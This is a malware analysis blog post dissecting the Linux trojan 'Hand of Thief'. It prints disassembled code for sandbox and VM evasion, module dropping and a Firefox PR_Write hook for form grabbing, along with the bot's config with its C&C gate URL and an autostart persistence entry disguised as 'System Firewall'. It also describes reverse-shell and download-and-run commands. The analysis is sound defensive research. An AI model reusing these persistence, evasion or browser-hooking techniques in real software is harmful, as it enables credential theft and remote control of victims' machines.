Linux Trojan “Hand of Thief” ungloved


blog.avast.com/2013/08/27/linux-trojan-hand-of-thief-ungloved/

Threat Intelligence Team 27 Aug 2013

Linux Trojan “Hand of Thief” ungloved

A new threat for the Linux platform was first mentioned on August 7th by RSA researchers, where it was dubbed *Hand of Thief*. The two main capabilities of this Trojan are form-grabbing of Linux-specific browsers and entering a victim's computer by a back-door. Moreover, it is empowered with features like anti-virtualization and anti-monitoring. With the level of overall sophistication *Hand of Thief* displays, it can be compared to infamous non-Windows threats such as the FlashBack Trojan for MacOsX platform discovered last year or Trojan Obad for Android from recent times.

A detailed analysis uncovers the following structure of the initial file with all parts after the dropper being encrypted (hexadecimal number displays starting offset of a block):



0x00000
Dropper
Installation component of Hand of Thief
0x05394
Shared obj.
Backdoor, commands from C&C (thread *aaa*)
Injection of form grabbing code (thread *bbb*)
0x13BE4
Executable
Backdoor
0x19CF4
Shared obj.
Form grabbing of browsers
0x24244
Config file

Running the program on a native Linux system with parameter "-v" displays the version info "0.1.0.7".

Dropper and Self-Protection

The dropper is obfuscated with the UPX packer so the executable is not available for a static analysis. We make it so by applying the original UPX program with parameter -d on a sole dropper part of the initial binary. The readability of almost all character strings is hardened by a XOR encryption with a varying 8-bit key. This is a very common property shared both among Windows and non-Windows Trojans.


Immediately after start, the Trojan checks if it does not run in a virtualized environment. Realization of this aim depends on virtualization software: To search for a substring "VBOX" and "VMware" in the listed SCSI devices (to suppress this check it is enough to unset read privileges on the file */proc/scsi/scsi*); to look for a substring "UML","PowerVM Lx86", "QEMU" or "IBM/S390" in */proc/cpuinfo* file; to check an access to */proc/vz* or */proc/bc* which exist if OpenVZ kernel is running:



```
                        ; CODE XREF: Is_VM+95↑j
lea     eax, (aVbox - 8054D28h)[ebx] ; "VBOX"
mov     [esp+2Ch+type], eax ; needle
mov     [esp+2Ch+size], esi ; haystack
call    _strstr
test    eax, eax
jnz     short _VM_found
xchg    ax, ax

                        ; CODE XREF: Is_VM+2E↑j
call    Is_QEMU_IBM_UML_in_cpuinfo
test    eax, eax
jnz     short _VM_found
call    Is_VM_in_sysinfo
test    eax, eax
jnz     short _VM_found
lea     eax, (aProcVz - 8054D28h)[ebx] ; "/proc/vz"
mov     [esp+2Ch+type], 0 ; type
mov     [esp+2Ch+size], eax ; name
call    _access         ; check OpenVZ virtualization
cmp     eax, 0FFFFFFFFh
jnz     short _VM_found
lea     eax, (aProcBc - 8054D28h)[ebx] ; "/proc/bc"
mov     [esp+2Ch+type], 0 ; type
mov     [esp+2Ch+size], eax ; name
call    _access         ; check OpenVZ virtualization
cmp     eax, 0FFFFFFFFh
jnz     short _VM_found
lea     eax, (aProcXenCapabil - 8054D28h)[ebx] ; "/proc/xen/capabilities"
mov     [esp+2Ch+type], 0 ; type
mov     [esp+2Ch+size], eax ; name
call    _access         ; check control or unpriviledged domain of Xen hypervisor
cmp     eax, 0FFFFFFFFh
jnz     _VM_found
xor     eax, eax
jmp     _no_VM
endp
```

The presence of any of these signs leads to an early end of execution. The Trojan also exits if the root directory is chrooted by comparing particular lines in */proc/1/mountinfo* and */proc/\<getpid()>/mountinfo*. Chrooting is basically a security feature where a running process does not have access to the root directory but to another branch of a file system tree that acts as one.

Then it decrypts the config file appended at the end of the binary (starting on the offset 0x24244 with the length of 0x1E0) and it initializes its global variables with entries from the config file (values are resolved using regcomp, regexec and regfree command). We analyzed a sample with the following one (a private IP serving for C&C whispers that this bot is in debug process and not in the wild):




```
entry "MainConfig"
        GateURL "http://10.0.61.20/hat/gate.php"
        Port 80
        KnockDelay 300
        BotKey "s3cr3t_b0t_k3y"
        EncryptionKey "VeryStrongEncryptionKey123456789"
end

entry "FormGrabber"
        EnableFG 1
        EnableFirefox 1
        EnableChromium 1
        EnableChrome 1
        GrabPOST 1
        GrabGET 1
        GrabREFERER 1
        GrabCOOKIE 1
end

entry "BlockedHosts"
        Block http(s)://vk.com
        Block !kaspersky.
        Block https://money.yandex.ru
        Block !virustotal.
        Block !microsoft
        Block http://mail.ru
 end
```

To achieve persistence after reboot, the Trojan is suspected to create a configuration file called *system-firewall.desktop* within the path *~/.config/autostart* containing the following setting (%s is appropriately changed):

```
[Desktop Entry]
Encoding=UTF-8
Type=Application
Exec=%s
Terminal=false
Name=System Firewall
StartupNotify=false
```

The step that follows is the installation of modules containing the main functionality into the */tmp/* directory and changing access permissions with a command *chroot* with parameter *-x*. The procedure consists of mapping the binary into the memory and copying a relevant part to a buffer that is decrypted by AES with a 256bit key. For the executable of a length 24848 it is performed like this (the marked values denote the target file name, the starting offset in the binary and the access permission):




```
.text:0804971C                 mov     eax, 3Dh
.text:08049721                 mov     dword ptr [esp], 0FCEC91A6h
.text:08049728                 call    Crypt__decXor    ; /update_db
.text:0804972D                 lea     edx, [esp+299h]
.text:08049734                 mov     [esp], edx       ; dest
.text:08049737                 mov     [esp+4], eax     ; src
.text:0804973B                 call    _strcat
.text:08049740                 mov     dword ptr [esp], 6111h ; size
.text:08049747                 call    _malloc
.text:0804974C                 mov     edx, 24848
.text:08049751                 mov     dword ptr [esp+4], 0 ; int
.text:08049759                 mov     esi, eax
.text:0804975B                 mov     [esp], eax       ; dest
.text:0804975E                 mov     eax, 13BE4h
.text:08049763                 call    Fs__copyAndDecryptHidden ; 24848
.text:08049768                 mov     edx, esi
.text:0804976A                 mov     dword ptr [esp+4], 2
.text:08049772                 lea     eax, [esp+299h]
.text:08049779                 mov     dword ptr [esp], 24848
.text:08049780                 call    Fs__dropHidden   ; 24848
.text:08049785                 test    eax, eax
.text:08049787                 jnz     loc_804990E
.text:0804978D                 lea     edi, [esp+1398h]
.text:08049794                 mov     ecx, 0FFh
.text:08049799                 rep stosb
.text:0804979B                 lea     eax, (aChmod_x_enc - 8054D28h)[ebx] ; "ůĆůćĂTăĽ+"
.text:080497A1                 mov     edx, 0Ah
.text:080497A6                 mov     [esp+4], eax
.text:080497AA                 mov     eax, 0E6h
.text:080497AF                 mov     dword ptr [esp], 77698AF2h
.text:080497B6                 lea     esi, [esp+1398h]
.text:080497BD                 mov     edi, esi
.text:080497BF                 call    Crypt__decXor    ; chmod +x
```

The shared object is injected in every process whose name does not contain substring *gnome-session*, *dbus* or *pulseaudio*. The injection is performed with a method similar to the one described on Blackhat 2001 by Shaun Clowes. The reimplementation is available on github.

Core Functionality

The shared object starts two threads. The first one is called *aaa,* and it listens to a command from C&C to execute an action: *bc* command triggers BackConnect daemon called *p0stfix* serves as a reverse shell with a victim connecting to a particular socket; *bind* command starts BindPort daemon called *unix-daemon* acting as a bind shell with an attacker receiving the content of an output of a shell (after the correct authentication); *socks* executes a proxy via custom implementation of SOCKS5 protocol. All these features are realized through embedded perl scripts. Another commands with names *d_exec* and *update,* and they would try an execution of newly downloaded files from a C&C server.


The second thread is denoted *bbb*. It performs the injection of the shared object starting on the offset 0x19CF4 into running browsers mapping space by the same method mentioned above. This serves as an initialization of the form-grabbing feature. Supported browsers are Chromium, Chrome and Firefox. The intervention of data submits of the Firefox browser is realized as the redirection of program flow of original libnspr40.so!PR_Write function to a custom implementation *hPR_Write_ptr* of Trojan:



```
mov     byte ptr [esi+9], 0
call    _GetProcAddress ; libnspr4.so!PR_Write
mov     [esp+3Ch+addr], 1Eh ; name
mov     edi, eax
mov     ds:(dword_A53C - 0A0D0h)[ebx], eax
call    _sysconf
mov     [esp+3Ch+prot], 7 ; prot = PROT_READ|PROT_WRITE|PROT_EXEC
mov     [esp+3Ch+target], 5 ; len
neg     eax
and     eax, edi
mov     [esp+3Ch+addr], eax ; addr
call    _mprotect
mov     eax, ds:(hPR_Write_Custom - 0A0D0h)[ebx]
mov     [esp+3Ch+addr], edi
mov     edi, esi
mov     [esp+3Ch+target], eax
call    _PatchF          ; 0x00007300
mov     ecx, 10h
mov     eax, ebp
rep stosd
mov     cl, 48h
nop
lea     esi, [esi+0]

                         ; CODE X
mov     edx, ecx
add     ecx, 1
xor     dl, [ebp+ebx-0F1Ah]
and     ecx, 0FFh
mov     [eax+esi], dl
add     eax, 1
cmp     eax, 15h
mov     ebp, eax
jnz     short loc_8C60
mov     eax, [esp+3Ch+var_20]
mov     [esp+3Ch+target], esi
```


```
                        public PatchF
PatchF                  proc near               ; CODE XREF: _PatchF↑j
                                                ; DATA XREF: .got.plt:off_A1A4↓o

addr                    = dword ptr  4
target                  = dword ptr  8

                        mov     eax, [esp+addr]
                        mov     edx, [esp+target]
                        mov     dword ptr [eax], 0E9h ; E9h is an opcode for JMP
                        sub     edx, eax
                        sub     edx, 5
                        mov     [eax+1], edx    ; jump to the target (hPR_Write_Custom)
                        xor     eax, eax
                        retn
PatchF                  endp
```

Intercepted data, statistics of bots execution, and command from C&C are all interpreted via a custom communication protocol based on AES encryption with 256bits keys combined with Base64 encoding:



```
.text:00405337                 mov     [esp+9Ch+size], esi
.text:0040533A                 mov     [esp+9Ch+src], eax
.text:0040533E                 call    _aes256_init
.text:00405343
.text:00405343 loc_405343:                             ; CODE XREF: a_e+134↓j
.text:00405343                 mov     eax, [esp+9Ch+var_84]
.text:00405347                 xor     edi, edi
.text:00405349                 test    eax, eax
.text:0040534B                 jz      short loc_405369
.text:0040534D                 lea     esi, [esi+0]
.text:00405350
.text:00405350 loc_405350:                             ; CODE XREF: a_e+A7↓j
.text:00405350                 lea     edx, [ebp+edi+0]
.text:00405354                 add     edi, 10h
.text:00405357                 mov     [esp+9Ch+src], edx
.text:0040535B                 mov     [esp+9Ch+size], esi
.text:0040535E                 call    _aes256_encrypt_ecb
.text:00405363                 cmp     [esp+9Ch+var_84], edi
.text:00405367                 ja      short loc_405350
.text:00405369
.text:00405369 loc_405369:                             ; CODE XREF: a_e+8B↑j
.text:00405369                 mov     [esp+9Ch+size], esi
.text:0040536C                 call    _aes256_done
.text:00405371                 mov     eax, [esp+9Ch+arg_4]
.text:00405378                 mov     edx, [esp+9Ch+var_84]
.text:0040537C                 mov     [esp+9Ch+size], ebp
.text:0040537F                 mov     [esp+9Ch+n], eax
.text:00405383                 mov     [esp+9Ch+src], edx
.text:00405387                 call    _nBase64_encode
.text:0040538C                 add     esp, 8Ch
.text:00405392                 xor     eax, eax
```

Moreover, we observed an anti-monitoring check (no communication if wireshark or tcpdump is running):



```
.text:00408501                 lea     ecx, [esp+0ABCh+var_874]
.text:00408508                 mov     [esp+0ABCh+n], ecx ; src
.text:0040850C                 mov     [esp+0ABCh+stream], edx ; n
.text:00408510                 mov     [esp+0ABCh+dest], ebp ; dest
.text:00408513                 call    _strncat
.text:00408518                 call    Is_Wireshark_or_tcpdump_running
.text:0040851D                 test    eax, eax
.text:0040851F                 jnz     short loc_40852C
.text:00408521                 mov     edx, [esp+0ABCh+ptr]
.text:00408525                 mov     eax, ebp
.text:00408527                 call    HTTP__connect_encrypted
.text:0040852C
.text:0040852C loc_40852C:                             ; CODE XREF: Execute_command+17F↑j
.text:0040852C                 mov     [esp+0ABCh+dest], ebp ; ptr
.text:0040852F                 call    _free
.text:00408534                 mov     ecx, [esp+0ABCh+ptr]
.text:00408538                 test    ecx, ecx
.text:0040853A                 jz      loc_4086B8
.text:00408540                 xor     eax, eax
.text:00408542                 mov     ecx, 10h
.text:00408547                 mov     edi, esi
.text:00408549                 rep stosd
.text:0040854B                 mov     eax, [esp+0ABCh+ptr]
.text:0040854F                 mov     [esp+0ABCh+stream], 5 ; n
.text:00408557                 mov     [esp+0ABCh+n], esi ; s2
.text:0040855B                 mov     byte ptr [esi], 's'
.text:0040855E                 mov     [esp+0ABCh+dest], eax ; s1
.text:00408561                 mov     byte ptr [esi+1], 'o'
.text:00408565                 mov     byte ptr [esi+2], 'c'
.text:00408569                 mov     byte ptr [esi+3], 'k'
.text:0040856D                 mov     byte ptr [esi+4], 's'
.text:00408571                 mov     byte ptr [esi+6], 0
.text:00408575                 call    _strncmp
```

Finally, the exported function *drow_image* displays an about info in a form of nice ASCII art that confirms the creativity of the author (an owl sitting on a tree can be recognized):

Coded by Hand of Thief

Conclusion

The Linux operating system is designed to have high level of security. However, this year a few attempts to attack Web servers by backdoors redirecting traffic or malicious apache modules have been discovered. The aim of this Trojan is to compromise user desktop systems. With features designed to abuse sensitive browser information, it could advance Linux users a step forward in this specific environment. The same threatening environment in which Windows users have existed for years. The statement that the Linux platform is absolutely secure now seems even more illusive.

Sources

SHA256 hashes of some selected samples:

Hand of Thief Initial Binary	BD92CE74844B1DDFDD1B61EAC86ABE7140D38EEDF9C1B06FB7FBF446F6830391	ELF:Hanthie-B [Trj]
Hand of Thief Shared Object	2ACF2BC72A2095A29BB4C02E3CD95D12E3B4F59D2E7391D9BCBBA9F3142B40AE	ELF:Hanthie-A [Trj]
Hand of Thief Backdoor Executable	753DC7CD036BDBAC772A90FB3478B3CCF22BEC70EE4BD2F55DEC2041E9482017	ELF:Hanthie-C [Trj]
Hand of Thief Formgrabber	B794CE9E7291FE822B0E1F1804BD5A9A2EFC304A1E2870699C60EF5083C7BAC2	ELF:Hanthie-D [Trj]
Hand of Thief BackConnect Script	4B0CC15B24E38EC14E6D044583992626DD8C72A4255B9614BE46B1B4EEFA41D7	Perl:Hanthie-A [Trj]

Acknowledgements

Thanks goes to my colleague, Pavel Šrámek, for discussions about the Linux platform.

Add your comments here, or read what others have to say on the AVAST Facebook page.

Post by avast! antivirus.
Thank you for using avast! Antivirus and recommending us to your friends and family. For all the latest news, fun, and contest information, please follow us on Facebook, Twitter, Google+ and Instagram.